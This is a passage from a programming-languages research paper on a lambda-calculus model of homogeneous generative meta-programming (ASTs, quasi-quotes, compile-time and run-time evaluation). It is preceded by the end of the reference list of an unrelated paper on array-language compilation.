2 Krste Asanovic, Ras Bodik, Bryan Christopher Catanzaro, Joseph James Gebis, Parry Husbands, Kurt Keutzer, David Patterson, William Lester Plishker, John Shalf, Samuel Webb Williams, and Katherine Yelick. The landscape of parallel computing research: A view from Berkeley. Technical report, UC Berkeley, 2006. URL: `www.eecs.berkeley.edu/Pubs/TechRpts/2006/EECS-2006-183.html`.

3 Jeff Bezanson, Stefan Karpinski, Viral Shah, and Alan Edelman. Julia: A fast dynamic language for technical computing. *CoRR*, abs/1209.5145, 2012. URL: `http://arxiv.org/abs/1209.5145`.

4 Gavin Bierman, Erik Meijer, and Mads Torgersen. Adding dynamic types to C♯. In *Proceedings of the 24th European Conference on Object-oriented Programming*, ECOOP'10, pages 76–100, Berlin, Heidelberg, 2010. Springer-Verlag. URL: `http://dl.acm.org/citation.cfm?id=1883978.1883986`.

5 João Bispo, Luís Reis, and João M. P. Cardoso. Techniques for efficient MATLAB-to-C compilation. In *Proceedings of the 2nd ACM SIGPLAN International Workshop on Libraries, Languages, and Compilers for Array Programming*, ARRAY 2015, pages 7–12, New York, NY, USA, 2015. ACM. `doi:10.1145/2774959.2774961`.

6 Kevin J. Brown, Arvind K. Sujeeth, HyoukJoong Lee, Tiark Rompf, Hassan Chafi, Martin Odersky, and Kunle Olukotun. A heterogeneous parallel framework for domain-specific languages. In *Proceedings of the 2011 International Conference on Parallel Architectures and Compilation Techniques*, PACT '11, pages 89–100, Washington, DC, USA, 2011. IEEE Computer Society. `doi:10.1109/PACT.2011.15`.

7 Bryan Catanzaro, Michael Garland, and Kurt Keutzer. Copperhead: Compiling an embedded data parallel language. In *Proceedings of the 16th ACM Symposium on Principles and Practice of Parallel Programming*, PPoPP '11, pages 47–56, New York, NY, USA, 2011. ACM. `doi:10.1145/1941553.1941562`.

8 Bryan Catanzaro, Shoaib Kamil, Yunsup Lee, Krste Asanovic, James Demmel, Kurt Keutzer, John Shalf, Kathy Yelick, and Armando Fox. SEJITS: Getting productivity and

performance with selective embedded JIT specialization. In *Workshop on Programmable Models for Emerging Architecture (PMEA)*, 2009. URL: http://parlab.eecs.berkeley.edu/publication/296.

9 Manuel M.T. Chakravarty, Gabriele Keller, Sean Lee, Trevor L. McDonell, and Vinod Grover. Accelerating Haskell array codes with multicore GPUs. In *Proceedings of the Sixth Workshop on Declarative Aspects of Multicore Programming*, DAMP '11, pages 3–14, New York, NY, USA, 2011. ACM. doi:10.1145/1926354.1926358.

10 Maxime Chevalier-Boisvert, Laurie Hendren, and Clark Verbrugge. Optimizing MATLAB through just-in-time specialization. In *Proceedings of the 19th Joint European Conference on Theory and Practice of Software, International Conference on Compiler Construction*, CC'10/ETAPS'10, pages 46–65, Berlin, Heidelberg, 2010. Springer-Verlag. doi:10.1007/978-3-642-11970-5_4.

11 Matthias Christen, Olaf Schenk, and Helmar Burkhart. PATUS: A code generation and autotuning framework for parallel iterative stencil computations on modern microarchitectures. In *Proceedings of the 2011 IEEE International Parallel & Distributed Processing Symposium*, IPDPS '11, pages 676–687, Washington, DC, USA, 2011. IEEE Computer Society. doi:10.1109/IPDPS.2011.70.

12 Matthias Christen, Olaf Schenk, and Yifeng Cui. Patus for convenient high-performance stencils: Evaluation in earthquake simulations. In *Proceedings of the 2012 International Conference for High Performance Computing, Networking, Storage and Analysis*, SC '12, pages 1–10, Washington, DC, USA, 2012. IEEE Computer Society. doi:10.1109/SC.2012.95.

13 Berthold K. P. Horn and Brian G. Schunck. Determining optical flow. *Artif. Intell.*, 17(1-3):185–203, August 1981. doi:10.1016/0004-3702(81)90024-2.

14 Tomas Kalibera, Petr Maj, Floreal Morandat, and Jan Vitek. A fast abstract syntax tree interpreter for R. In *Proceedings of the 10th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*, VEE '14, pages 89–102, New York, NY, USA, 2014. ACM. doi:10.1145/2576195.2576205.

15 Shoaib Ashraf Kamil. *Productive High Performance Parallel Programming with Auto-tuned Domain-Specific Embedded Languages*. PhD thesis, EECS Department, University of California, Berkeley, January 2013. URL: http://www.eecs.berkeley.edu/Pubs/TechRpts/2013/EECS-2013-1.html.

16 Vineet Kumar and Laurie Hendren. MIX10: Compiling MATLAB to X10 for high performance. In *Proceedings of the 2014 ACM International Conference on Object Oriented Programming Systems Languages & Applications*, OOPSLA '14, pages 617–636, New York, NY, USA, 2014. ACM. doi:10.1145/2660193.2660218.

17 Siu Kwan Lam, Antoine Pitrou, and Stanley Seibert. Numba: A LLVM-based Python JIT compiler. In *Proceedings of the Second Workshop on the LLVM Compiler Infrastructure in HPC*, LLVM '15, pages 7:1–7:6, New York, NY, USA, 2015. ACM. doi:10.1145/2833157.2833162.

18 Dahua Lin. Devectorize.jl, 2015. URL: https://github.com/lindahua/Devectorize.jl.

19 Derek Lockhart, Gary Zibrat, and Christopher Batten. PyMTL: A unified framework for vertically integrated computer architecture research. In *Proceedings of the 47th Annual IEEE/ACM International Symposium on Microarchitecture*, MICRO-47, pages 280–292, Washington, DC, USA, 2014. IEEE Computer Society. doi:10.1109/MICRO.2014.50.

20 Ravi Teja Mullapudi, Vinay Vasista, and Uday Bondhugula. PolyMage: Automatic optimization for image processing pipelines. In *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '15, pages 429–443, New York, NY, USA, 2015. ACM. doi:10.1145/2694344.2694364.

21 Stefan C. Müller, Gustavo Alonso, Adam Amara, and André Csillaghy. Pydron: Semi-automatic parallelization for multi-core and the cloud. In *Proceedings of the 11th USENIX Conference on Operating Systems Design and Implementation*, OSDI'14, pages 645–659, Berkeley, CA, USA, 2014. USENIX Association. URL: `http://dl.acm.org/citation.cfm?id=2685048.2685100`.

22 Ashwin Prasad, Jayvant Anantpur, and R. Govindarajan. Automatic compilation of MATLAB programs for synergistic execution on heterogeneous processors. In *Proceedings of the 32nd ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '11, pages 152–163, New York, NY, USA, 2011. ACM. `doi:10.1145/1993498.1993517`.

23 Jonathan Ragan-Kelley, Connelly Barnes, Andrew Adams, Sylvain Paris, Frédo Durand, and Saman Amarasinghe. Halide: A language and compiler for optimizing parallelism, locality, and recomputation in image processing pipelines. In *Proceedings of the 34th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '13, pages 519–530, New York, NY, USA, 2013. ACM. `doi:10.1145/2491956.2462176`.

24 Tiark Rompf and Martin Odersky. Lightweight modular staging: A pragmatic approach to runtime code generation and compiled DSLs. In *Proceedings of the Ninth International Conference on Generative Programming and Component Engineering*, GPCE '10, pages 127–136, New York, NY, USA, 2010. ACM. `doi:10.1145/1868294.1868314`.

25 Lukas Stadler, Adam Welc, Christian Humer, and Mick Jordan. Optimizing R language execution via aggressive speculation. In *Proceedings of the 12th Symposium on Dynamic Languages*, DLS 2016, pages 84–95, New York, NY, USA, 2016. ACM. `doi:10.1145/2989225.2989236`.

26 Arvind Sujeeth. OptiML language specification 0.2, 2012. URL: `stanford-ppl.github.io/Delite/optiml/downloads/optiml-spec.pdf`.

27 Arvind Sujeeth, HyoukJoong Lee, Kevin Brown, Tiark Rompf, Hassan Chafi, Michael Wu, Anand Atreya, Martin Odersky, and Kunle Olukotun. OptiML: An implicitly parallel domain-specific language for machine learning. In Lise Getoor and Tobias Scheffer, editors, *Proceedings of the 28th International Conference on Machine Learning (ICML-11)*, ICML '11, pages 609–616, New York, NY, USA, June 2011. ACM.

28 Arvind K. Sujeeth, Tiark Rompf, Kevin J. Brown, HyoukJoong Lee, Hassan Chafi, Victoria Popic, Michael Wu, Aleksandar Prokopec, Vojin Jovanovic, Martin Odersky, and Kunle Olukotun. Composition and reuse with compiled domain-specific languages. In *Proceedings of the 27th European Conference on Object-Oriented Programming*, ECOOP'13, pages 52–78, Berlin, Heidelberg, 2013. Springer-Verlag. `doi:10.1007/978-3-642-39038-8_3`.

29 Justin Talbot, Zachary DeVito, and Pat Hanrahan. Riposte: A trace-driven compiler and parallel VM for vector code in R. In *Proceedings of the 21st International Conference on Parallel Architectures and Compilation Techniques*, PACT '12, pages 43–52, New York, NY, USA, 2012. ACM. `doi:10.1145/2370816.2370825`.

30 Yuan Tang, Rezaul Alam Chowdhury, Bradley C. Kuszmaul, Chi-Keung Luk, and Charles E. Leiserson. The Pochoir stencil compiler. In *Proceedings of the Twenty-third Annual ACM Symposium on Parallelism in Algorithms and Architectures*, SPAA '11, pages 117–128, New York, NY, USA, 2011. ACM. `doi:10.1145/1989493.1989508`.

Modelling Homogeneous Generative Meta-Programming*

Martin Berger[1], Laurence Tratt[2], and Christian Urban[3]

1 **University of Sussex, Brighton, United Kingdom**
2 **King's College London, United Kingdom**
3 **King's College London, United Kingdom**

Abstract

Homogeneous generative meta-programming (HGMP) enables the generation of program fragments at compile-time or run-time. We present a foundational calculus which can model both compile-time and run-time evaluated HGMP, allowing us to model, for the first time, languages such as Template Haskell. The calculus is designed such that it can be gradually enhanced with the features needed to model many of the advanced features of real languages. We demonstrate this by showing how a simple, staged type system as found in Template Haskell can be added to the calculus.

1998 ACM Subject Classification D.3.3 Language Constructs and Features.

Keywords and phrases Formal Methods, Meta-Programming, Operational Semantics, Types, Quasi-Quotes, Abstract Syntax Trees.

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.5

1 Introduction

Homogeneous generative meta-programming (HGMP) enables program fragments to be generated by a program as it is being either compiled or executed. Lisp was the first language to support HGMP, and for many years its only well known example. More recent languages such as MetaML [35, 36] and Template Haskell [33] support varying kinds of HGMP. Simplifying slightly, *homogeneous* systems are those where the program that creates the fragment is written in the same language as the fragment itself, in contrast to heterogeneous systems such as the C preprocessor where two different languages and/or systems are involved in the generation [32, 37]. Similarly, we use *generative* to distinguish HGMP from other forms of meta-programming such as reflection which focus on analysing (but, in general, not changing) a system.

Perhaps surprisingly, given its long history, HGMP's semantics have largely been defined by implementations [20]. Some aspects such as hygiene [1, 20] have been studied in detail. There has also been extensive work on compile-time type-checked, run-time evaluated HGMP, primarily in the context of MetaML and its descendants [5, 16, 22, 35, 36].

While we do not wish to advocate one style of HGMP over another, we are not aware of work which provides a natural formal basis for the style of HGMP found in languages such as Template Haskell and Converge [37] (broadly: compile-time evaluation of normal code with staged or dynamic type-checking). Our intention in this paper is to directly model, without encodings, a wider range of HGMP concepts than previously possible, in a simple

* Laurence Tratt was funded by the EPSRC 'Lecture' fellowship (EP/L02344X/1).

Language	Strings	ASTs	UpMLs	Compile-time HGMP	Run-time HGMP
Converge	●	●	●	●	●
JavaScript	●	○	○	○	●
Lisp	●	●	●	●	●
MetaML	○	○	●	○	●
Template Haskell	○	●	●	●	○
Scala (`scala.meta`)	○	●	●	●	●

Figure 1 A high-level characterisation of various HGMP languages.

yet expressive way, facilitating greater understanding of how these concepts relate to one another.

The system we construct is based on a simple untyped λ-calculus, to which we gradually add features and complexity, including a type system. This allows us to model, for the first time, HGMP which is evaluated at both compile-time (e.g. Template Haskell-ish) and run-time (e.g. MetaML-ish) HGMP. As a side benefit, this also gives clear pointers for how similar features can be added to 'real' programming languages.

To summarise, this paper's key contributions are:

- The first clear description of the design space of multiple languages and confusingly similar, yet distinct, meta-programming systems.
- The first calculus to be naturally to naturally model languages such as Template Haskell.
- The first calculus to be able to semi-systematically deal with syntactically rich languages.
- A demonstration of the calculus's simplicity by showing how it can be easily extended to model (monotyped) systems such as Template Haskell's.

2 HGMP design space

Although HGMP can seem an easy topic to discuss, in reality its various flavours and communities suffer greatly from incommensurability: important differences are ignored; and similarities are obscured by terminology or culture. Since we are not aware of previous work which tries to unify the various branches of the HGMP family, it is vital that we start by sketching the major points in the design space, so that we can be clear about both general concepts and the specific terminology we use.

Figure 1 summarises how some well known approaches sit within this classification. We use 'Lisp' as an over-arching term for a family of related languages (from Common Lisp to Scheme) and 'MetaML' to refer to MetaML and its descendants (e.g. MetaOCaml). Similarly, we use 'JavaScript' to represent what are, from this paper's perspective, similar languages (e.g. Python and Ruby).

2.1 The HGMP subset of meta-programming

The general area of meta-programming can be categorised in several different ways. In this paper we consider homogeneous, generative meta-programming.

We use Sheard's definition of homogeneous and heterogeneous systems: "homogeneous systems [are those] where the meta-language and the object language are the same, and heterogeneous systems [are those] where the meta-language is different from the object-language" [32]. The most well known example of a heterogeneous generative meta-programming system is C, where the preprocessor is both a separate system and language from C itself.

Heterogeneous systems are more flexible, but their power is difficult to tame and reason about [38].

In homogeneous systems in particular, we can then differentiate between generative and reflective. Reflection can introspect on run-time structures and behaviour (as in e.g. Smalltalk or Self [4]). In contrast, generative meta-programming explicitly constructs and executes program fragments.

2.2 Program fragment representation

An important, yet subtle, choice HGMP languages must make is how to represent the fragments that a program can generate. Three non-exclusive options are used in practice: strings; abstract syntax trees (ASTs); and upMLs (often called backquotes or quasi-quotes). We now define each of these, considering their suitability for our purposes.

2.2.1 Strings

In most cases, the simplest representation of a program is as a plain string. Bigger strings can be built from smaller strings and eventually evaluated. Evaluation typically occurs via a dedicated eval function at run-time; a handful of languages provide a compile-time equivalent, which allows arbitrary strings to be compiled into a source file. If such features are not available, then a string can simply be saved to a temporary file, compiled, and then run.

Representing program fragments as strings is trivial, terse, and can express any program valid in the language's concrete syntax.[1] However, strings can express nonsensical (e.g. syntactically invalid) programs and prevent certain properties (e.g. hygiene or certain notions of type-safety) from being enforced. Because of this, we believe that representing programs as strings is too fragile to serve as a sound basis for a foundational model.

2.2.2 ASTs

ASTs represent program fragments as a tree. For example, $2 + 3$ may be represented by the AST $\mathsf{ast}_{\mathsf{add}}(\mathsf{ast}_{\mathsf{int}}(2), \mathsf{ast}_{\mathsf{int}}(3))$. ASTs are thus a simplification of a language's concrete syntax. Exactly how the concrete syntax should be simplified is influenced by an AST designer's personal tastes and preferences, and different languages – and, occasionally, different implementations of the same language – can take different approaches. In general, ASTs are designed to make post-parsing stages of a system easier to work with (e.g. type-checkers and code generators). HGMP languages which expose an AST datatype also enable users directly to instantiate new ASTs. Although ASTs generally allow semantically nonsensical programs to be created (e.g. referencing variables that are not defined), ASTs provide fewer opportunities for representing ill-formed programs than strings.

By definition, every valid piece of concrete syntax must have a valid AST representation (although not every valid AST may have a direct concrete syntax representation; this possibility is rarely exploited, but see e.g. [38] where it is used to help ensure lexical scoping for AST fragments generated in module M and inserted into M'). STs are therefore the most fundamental representation of programs and we use them as the basis of our calculus.

[1] For most languages this means that every possible program can be represented by strings. A few languages forbid concrete syntax representations of valid ASTs e.g. Converge prevents variables beginning with $ from being parsed, as part of its hygiene system.

2.3 UpMLs

UpML (Up MetaLevel) is the name for the concept traditionally called quasi-quote or back-quote[2], which allow AST (or AST-like) structures to be represented by quoted chunks of normal program syntax[3]. We have chosen the term 'upML' to highlight an important relationship with downMLs (see Section 3.2). UpMLs are often used because they enable a familiar means of representing code. They can also be used statically to guarantee various properties.

There are two distinct styles of upMLs in HGMP languages, which we now discuss. The most common style of upMLs is found in languages such as Lisp and Template Haskell, where they are used as a 'front-end' for creating ASTs. While ASTs in such languages are powerful, even small syntax fragments lead to deeply nested, unwieldy, ASTs. UpMLs allow AST fragments to be directly built from a concrete syntax fragment e.g. the upML expression

$$\uparrow\{2 + 3\}$$

evaluates to the AST

$$\mathsf{ast}_{\mathsf{add}}(\mathsf{ast}_{\mathsf{int}}(2), \mathsf{ast}_{\mathsf{int}}(3)).$$

UpMLs can contain holes which are expressed using a downML $\downarrow\{\ldots\}$. The expression in the hole is expected to evaluate to an AST. For example, if the function f returns the AST equivalent of $2 + 3$ – in other words, f returns $\mathsf{ast}_{\mathsf{add}}(\mathsf{ast}_{\mathsf{int}}(2), \mathsf{ast}_{\mathsf{int}}(3))$ – then

$$\uparrow\{\downarrow\{f\ ()\}\ * 4\}$$

will have an intermediate evaluation equivalent to $\uparrow\{(2 + 3) * 4\}$, leading to the eventual AST

$$\mathsf{ast}_{\mathsf{mult}}(\mathsf{ast}_{\mathsf{add}}(\mathsf{ast}_{\mathsf{int}}(2), \mathsf{ast}_{\mathsf{int}}(3)), \mathsf{ast}_{\mathsf{int}}(4)).$$

In this model, ASTs are the fundamental construct and upMLs a convenience.

In their less common style – found only, to the best of our knowledge, in MetaML and its descendants – upMLs are a datatype in and of their own right, and do not represent ASTs. This has the shortcoming that it cannot represent some reasonable forms of meta-programming. For example, as discussed in [33], one can not use this form of upMLs to create projection functions such as:

$$(n, i) \quad \mapsto \quad \text{code of } \lambda(x_0, ..., x_{n-1}).x_i$$

In contrast, one can always use (perhaps laboriously) AST constructors to create such functions. A related problem relates to the tight coupling of upMLs and a language's concrete grammar which may not allow sub-constructs (e.g. an `else` clause) to be used in isolation and/or the location of holes can be ambiguous (if a hole follows an if construct, is it expected to be filled with an else clause, or a separate expression that follows, but is not part of, the if?).

---

[2] Quasi-quotes were developed by Quine for working with logics [40].

[3] Quotation is typically indicated by syntactic annotations such as brackets, but it is also possible to eschew explicit markers altogether and use types to distinguish between programs and code as data [23, 31].

Our experience is that languages without upMLs are prohibitively difficult to use, and find little traction with users. We therefore add upMLs as an optional extension to our calculus. We choose upMLs as a 'front-end' for creating ASTs, due to the greater expressivity and ubiquity of this approach.

2.4 Compile-time vs. run-time execution

In order to be useful, HGMP program fragments must at some point be run. Broadly speaking, execution happens at either compile-time (when the wider program is being compiled but not executed) or run-time (as part of normal program execution). Different languages allow evaluation at compile-time and/or run-time depending on the language: Template Haskell can evaluate ASTs only at compile-time; JavaScript can evaluate strings only at run-time; while Lisp can evaluate ASTs and strings at both compile-time and run-time.

Run-time evaluation is conceptually simple: a normal user-level function, conventionally called eval, takes in a program fragment (as a string or AST, depending on the language) and evaluates it. Every time the program is run, eval is called anew, as any other user-level function.

Compile-time evaluation is trickier and is represented in our approach with top-level downMLs $\downarrow\{\ldots\}$ (i.e. a downML that is not nested inside an upML). When a top-level downML is encountered, the code inside it is evaluated before the surrounding program; that code must evaluate to an AST which then overwrites the downML before normal compilation resumes. In other words, all top-level downMLs are evaluated and 'eliminated' before run-time execution. Once the top-level downMLs are evaluated, a new program is constructed. No matter how many times the new program is evaluated, the top-level downMLs are not – cannot be! – reevaluated. We sometimes say that the effects of compile-time evaluation are 'frozen' in the resulting program.

The practical effects of run-time and compile-time evaluation are best seen by example. For example, the following program evaluates code at run-time using eval and prints `1 3 6` (where '`;`' is the sequencing operator):

```
print(1);
print(2 + eval(print(3); ASTInt(4)))
```

Replacing the eval with a downML leads to a program which prints `3 1 6`:

```
print(1);
print(2 + ↓{print(3); ASTInt(4)})
```

These two possibilities have various implications. For example, compile-time evaluation allows ASTs to interact with early stages of the programming language's semantics and can introduce new variables into scope. In contrast, run-time evaluation can reference variables but not change those in scope in any way. There is also a significant performance difference: if a calculation can be moved from run-time to compile-time, it then has no run-time impact.

2.5 Implicit and explicit HGMP

Compile-time evaluation can also be subdivided into explicit and implicit flavours. In Lisp, 'macros' are special constructs explicitly identified at their point of definition by a user; in contrast, 'function calls' whose name references a macro are identified by the compiler and the macro evaluated at compile-time with the 'function call' arguments passed to it. Since one cannot tell by looking at a Lisp function call in isolation whether its arguments

will be evaluated at compile-time or run-time, it allows Lisp programmers to 'extend' the language transparently to the user. Although implicit evaluation has traditionally been seen as more problematic in syntactically rich languages, Honu [30] shows that a Lisp-like macro system can be embedded in such languages. However, languages such as Template Haskell take a different approach, explicitly identifying the locations where compile-time evaluation will happen using downMLs, allowing the user to call arbitrary user code. To an extent, the difference between implicit and explicit HGMP is cultural and without wishing to pick sides, in this paper we concentrate on explicit HGMP. This allows us to concentrate on the fundamentals of HGMP without the parsing considerations that are generally part of implicit HGMP.

2.6 HGMP vs. macro expansion

Systems such as Template Haskell share the same compile-time and run-time language (with the small exception that the run-time language does not feature upMLs): the compile-time evaluation of code uses the same evaluation rules as run-time evaluation. While some Lisp systems share this model, some do not. Most notably Scheme, and its descendent Racket, use a macro expander [13]. Rather than evaluate arbitrary Lisp code, Scheme and Racket macros share the same syntax as, but a different evaluation semantics to, their surrounding language. Thus, in our terminology, `define-syntax` is not a HGMP system. Modern Scheme and Racket systems have an additional macro system `syntax-case` which does allow HGMP.

3 A simple HGMP calculus

In this section, we define the minimal calculus which does interesting HGMP so that we can focus on the core features. In later sections we enrich this calculus with more advanced constructs. Our starting point is a standard call-by-value (CBV) λ-calculus whose grammar is as follows:

$$M \quad ::= \quad x \mid MN \mid \lambda x.M \mid c \mid M + N \mid ...$$

Here, x ranges over variables and c over constants (e.g strings, integers). We include $+$ as an example of a wide class of common syntactic constructs.

3.1 ASTs

As discussed in Section 2.2.2, ASTs are the most fundamental form of representing programs in HGMP. In essence, every element of the calculus must have a representation as an AST. Of the syntactic constructs in the λ-calculus, constants, applications, and additions are most easily modelled; both variables and λ-abstractions require the representation of variables. We model variables as strings, which makes modelling later HGMP features easier and matches 'real' systems. We thus extend the λ-calculus as follows:

$$\begin{aligned} M \quad &::= \quad ... \mid \mathsf{ast}_{\mathsf{t}}(\tilde{M}) \\ t \quad &::= \quad \mathsf{var} \mid \mathsf{app} \mid \mathsf{lam} \mid \mathsf{int} \mid \mathsf{string} \mid \mathsf{add} \mid ... \end{aligned}$$

We write $\tilde{M}$ for tuples $(M_1, ..., M_n)$ with $|\tilde{M}|$ denoting the length of the tuple. An AST constructor $\mathsf{ast}_{\mathsf{t}}(\tilde{M})$ takes $|M| + 1$ arguments. The first argument t is a *tag* which specifies the specific AST datatype, and the rest of the arguments are then relative to that datatype. For example $\mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"})$ is the AST representation of the variable x, $\mathsf{ast}_{\mathsf{lam}}(\mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"}), M)$ is the AST representation of $\lambda x.N$, and $\mathsf{ast}_{\mathsf{int}}(3)$ is the AST representation of the constant 3.

$$\frac{}{x \Downarrow_{ct} x}\ \textsc{Var ct} \qquad \frac{M \Downarrow_{ct} A \quad N \Downarrow_{ct} B}{MN \Downarrow_{ct} AB}\ \textsc{App ct} \qquad \frac{M \Downarrow_{ct} A}{\lambda x.M \Downarrow_{ct} \lambda x.A}\ \textsc{Lam ct} \qquad \frac{}{c \Downarrow_{ct} c}\ \textsc{Const ct}$$

$$\frac{M \Downarrow_{ct} A \quad N \Downarrow_{ct} B}{M + N \Downarrow_{ct} A + B}\ \textsc{Add ct} \qquad \frac{M_i \Downarrow_{ct} A_i}{\mathsf{ast_t}(\tilde{M}) \Downarrow_{ct} \mathsf{ast_t}(\tilde{A})}\ \textsc{Ast}_c\ \textsc{ct}$$

$$\frac{M \Downarrow_{ct} A \quad A \Downarrow_{\lambda} B \quad B \Downarrow_{dl} C}{\downarrow\{M\} \Downarrow_{ct} C}\ \textsc{DownML ct}$$

$$\frac{}{\mathsf{ast_{var}}(\text{"}x\text{"}) \Downarrow_{dl} x}\ \textsc{Var dl} \qquad \frac{M \Downarrow_{dl} M' \quad N \Downarrow_{dl} N'}{\mathsf{ast_{app}}(M, N) \Downarrow_{dl} M'N'}\ \textsc{App dl}$$

$$\frac{M \Downarrow_{dl} \text{"}x\text{"} \quad N \Downarrow_{dl} N'}{\mathsf{ast_{lam}}(M, N) \Downarrow_{dl} \lambda x.N'}\ \textsc{Lam dl} \qquad \frac{}{\mathsf{ast_{int}}(n) \Downarrow_{dl} n}\ \textsc{Int dl}$$

$$\frac{}{\mathsf{ast_{string}}(\text{"}x\text{"}) \Downarrow_{dl} \text{"}x\text{"}}\ \textsc{String dl} \qquad \frac{M \Downarrow_{dl} M' \quad N \Downarrow_{dl} N'}{\mathsf{ast_{add}}(M, N) \Downarrow_{dl} M' + N'}\ \textsc{Add dl}$$

$$\frac{}{\lambda x.M \Downarrow_{\lambda} \lambda x.M}\ \textsc{Lam} \qquad \frac{M \Downarrow_{\lambda} \lambda x.M' \quad N \Downarrow_{\lambda} N' \quad M'[N'/x] \Downarrow_{\lambda} L}{MN \Downarrow_{\lambda} L}\ \textsc{App}$$

$$\frac{\ldots \quad M_i \Downarrow_{\lambda} N_i \quad \ldots}{\mathsf{ast_t}(\tilde{M}) \Downarrow_{\lambda} \mathsf{ast_t}(\tilde{N})}\ \textsc{Ast}_c$$

Figure 2 Key big-step reduction rules for the CBV semantics of our simple calculus. Some standard rules (e.g. $\Downarrow_{\lambda}$ for addition) are omitted for brevity.

3.2 Compile-time HGMP

To model compile-time HGMP, we extend the calculus with a new construct downML, which provides a way of syntactically defining the points in a program where compile-time HGMP should occur (we do not need a tag for downMLs for reasons that will become clear later):

$$M \quad ::= \quad \ldots \mid \downarrow\{M\} \qquad\qquad t \quad ::= \quad \ldots$$

In essence, a downML $\downarrow\{M\}$ is an expression which must be evaluated at compile-time, i.e. before the rest of the program is executed. To model this, we find ourselves in the most complex and surprising part of our calculus: we have distinct but interacting reduction relations for the compile-time and run-time stages.

Figure 2 shows the reduction rules for our simple system. We use big-step semantics for brevity. There are three reduction relations:

$\Downarrow_{ct}$ models a compiler. It takes a program, possibly containing downMLs, as input and produces a program with no downMLs as output. It does this by recursively scanning through the input program looking for downMLs and evaluating them. Normal λ-calculus terms are copied from input to output unchanged. When a downML is encountered, the rule [DownML ct], explained below, evaluates the expression inside the downML. Assuming that expression returns an AST, the $\Downarrow_{dl}$ relation turns the AST into a normal program which then overwrites the downML. For example, $(\lambda z.z) \downarrow\{\mathsf{ast_{string}}((\lambda y.y)\text{"}x\text{"})\} \Downarrow_{ct} (\lambda z.z)\text{"}x\text{"}$.

$\Downarrow_{dl}$ models the conversion of ASTs into 'normal' programs. In our case, this means converting ASTs into programs (for example $\mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"}) \Downarrow_{dl} \text{"}x\text{"}$). As this may suggest, $\Downarrow_{dl}$ is a simple relation which can be semi-mechanically created from the AST structure of the language.

$\Downarrow_{\lambda}$ models run-time execution. The rules are normal λ-calculus CBV reduction rules augmented with the minimum rules to evaluate ASTs.

Put another way, $\Downarrow_{ct}$ and $\Downarrow_{\lambda}$ are the key reduction relations, which allow us to accurately capture the reality that a program is compiled once but run many times:

$$\underbrace{M \Downarrow_{ct}}_{\text{compile-time}} \quad A \quad \underbrace{\Downarrow_{\lambda} V}_{\text{run-time}}$$

The key rule in $\Downarrow_{ct}$ is [DownML ct]. Its left-most premise $M \Downarrow_{ct} A$ first recursively scans for downMLs nested in M. The middle premise $A \Downarrow_{\lambda} B$ is the heart of the rule, evaluating the expression to produce an AST using normal λ-calculus evaluation. The simplicity of this premise belies its importance: the expression A can perform arbitrary computation. For the time being, we assume that the expression returns an AST (we defer consideration of erroneous computations to Section 6.2). That AST is then converted into a normal program which overwrites the downML. The program resulting from the $\Downarrow_{ct}$ relation can then be run as many times with the $\Downarrow_{\lambda}$ relation as desired. Figure 11 shows a fully worked-out example of a compile-time program and the $\Downarrow_{ct}$ relation.

3.2.1 Scoping

Our simple calculus intentionally allows variables to be captured dynamically. Although this naturally follows from the reduction rules, we now explicitly explain how this occurs and why. First, we note that the [App] rule in the definition of $\Downarrow_{\lambda}$ uses traditional capture-avoiding substitution $M[N/x]$. Note that we do not need to extend the definition to downMLs, which will have been removed by $\Downarrow_{ct}$ before substitution is applied.

We can create AST representations of variables containing arbitrary variables (for example $\mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"})$) which downMLs will then turn into normal programs. Consider the following two programs and their compilation:

- $\lambda x.\, \downarrow\{\mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"})\} \Downarrow_{ct} \lambda x.x$.
- $\lambda y.\, \downarrow\{\mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"})\} \Downarrow_{ct} \lambda y.x$.

As these examples suggest, our calculus is not hygienic, and thus allows variables to be captured. This is a deliberate design decision for two reasons. First, not all languages that we wish to model have an explicit notion of hygiene, instead providing a function which generates fresh (i.e. unique) names (conventionally called gensym). Second, there is not, as yet, a single foundational style of hygiene, and different languages take subtly different approaches. We talk about possible future directions for hygiene in Section 8.

3.3 Run-time HGMP

Having introduced compile-time HGMP, we now have all the basic tools needed to introduce run-time HGMP. We follow the Lisp tradition and use a function called eval. Unlike downMLs, evals are not eliminated at compile-time: they are, in essence, normal λ-calculus functions. We extend the calculus grammar (including an AST equivalent) as follows:

$$M ::= \ldots \mid \mathsf{eval}(M) \qquad t ::= \ldots \mid \mathsf{eval}$$

$$\frac{L \Downarrow_\lambda M \quad M \Downarrow_{dl} N \quad N \Downarrow_\lambda N'}{\mathsf{eval}(L) \Downarrow_\lambda N'} \textsc{Eval rt} \qquad \frac{M \Downarrow_{ct} N}{\mathsf{eval}(M) \Downarrow_{ct} \mathsf{eval}(N)} \textsc{Eval ct}$$

$$\frac{M \Downarrow_{dl} N}{\mathsf{ast}_{\mathsf{eval}}(M) \Downarrow_{dl} \mathsf{eval}(N)} \textsc{Eval dl}$$

Figure 3 Additional reduction rules for eval.

$$\frac{\ldots \quad M_i \Downarrow_{ct} A_i \quad \ldots}{\mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_\mathsf{t}, \tilde{M}) \Downarrow_{ct} \mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_\mathsf{t}, \tilde{A})} \textsc{Promote ct}$$

$$\frac{L \Downarrow_{dl} \mathsf{tag}_\mathsf{t} \quad t \neq \mathsf{promote} \quad \ldots \quad M_i \Downarrow_{dl} N_i \quad \ldots}{\mathsf{ast}_{\mathsf{promote}}(L, \tilde{M}) \Downarrow_{dl} \mathsf{ast}_\mathsf{t}(\tilde{N})} \textsc{Promote dl 1}$$

